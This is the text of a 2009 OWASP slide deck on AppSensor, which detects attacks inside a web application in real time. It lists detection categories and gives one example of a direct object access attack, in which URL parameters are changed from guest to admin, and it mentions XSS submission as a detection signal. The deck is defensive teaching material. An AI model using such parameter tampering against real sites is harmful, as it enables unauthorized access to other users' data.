



# AppSensor: Real Time Defenses

**Michael Coates**

Global Membership Committee  
AppSensor Project Lead

**Aspect Security**

michael.coates@aspectsecurity.com  
<http://michael-coates.blogspot.com>

**OWASP DC**

November, 2009

**The OWASP Foundation**

<http://www.owasp.org>

---

# Who am I?

- Senior Application Security Engineer  
@ Aspect Security
- Creator & Leader OWASP AppSensor
- Security Blogger
  - ▶ <http://michael-coates.blogspot.com>
- Life Outside Security?
  - ▶ Motorcycle, Triathlons

# Agenda

- AppSensor Project
- Malicious Attackers
  - ▶ Attacking online banks is easier
  - ▶ Why we currently can't catch them
  - ▶ How to do it right
- Application Worms
  - ▶ Why are they bad
  - ▶ Detecting and preventing in real time
  - ▶ Demo system w/ real worm

# Detecting Attacks the Right Way

## ■ Integration


- ▶ Detect INSIDE the application
- ▶ Understand business logic

## ■ Effectiveness

- ▶ Minimal false positives
- ▶ Immediate response


## ■ Effort

- ▶ Automatic detection
- ▶ No manual work required




# Detection Outside The Application

- Application context not available
- No concept of access violations
- Custom application + Generic Solution != success




# Inside The Application Is Best

- Understand application & business context
- Integration with authentication & user store




# How Does AppSensor Protect The App?

## Requests Needed for Attacker vs. AppSensor



# AppSensor Faster Than Attacker

- User identified as malicious & blocked before vulnerability is found





# Categories of Detection

- Request
- Authentication
- Access Control
- Session
- Input
- Encoding
- Command Injection
- File IO

- User Trend
- System Trend

ACE1	Modifying URL Arguments Within a GET For Direct Object Access Attempts
Exception Type	AccessControlException
Description	The application is designed to use an identifier for a particular object, such as using categoryID=4 or user=guest within the URL. A user modifies this value in an attempt to access unauthorized information. This exception should be thrown anytime the identifier received from the user is not authorized due to the identifier being nonexistent or the identifier not authorized for that user.
Considerations	
Example(s)	The user modifies the following URL from site.com/viewpage?page=1&user=guest to site.com/viewpage?page=22&user=admin



Real Time Defenses Against

# **MALICIOUS ATTACKERS**

# Attack Detection: Real vs Cyber World

- Why do bank robbers get caught?
- Why don't hackers get caught?

Apr 21, 2009 05:37 PM in [Technology](#) | [13 comments](#) | [Post a comment](#)

## Unknown hackers steal details on U.S. Joint Strike Fighter project

By [Larry Greenemeier](#) in [60-Second Science Blog](#)




### IDENTITY OF GROVE SERVER HACKER STILL UNKNOWN

By **Mara Rudolph**, *Newsies Contributing Writer*

After nearly three months, University of Florida computer technicians are still unsure about who



# Robbing a Bank



Physical Controls

Electronic Monitoring

Human Monitoring

Instant Detection and Response


Controlled Access

Multi Factor Auth

Transaction Verification



# Would You Bank Here?




# Let's Change Things! Applications Should...

- Detect attacks
- Understand normal use vs. suspicious use
- Instantly identify attackers
- Shutdown attackers in real time
- Modify application accessibility for defense



# Detecting Malicious Users



- Many malicious attacks are obvious and not "user error"
  - ▶ POST when expecting GET
  - ▶ Tampering with headers
  - ▶ Submission of XSS attack

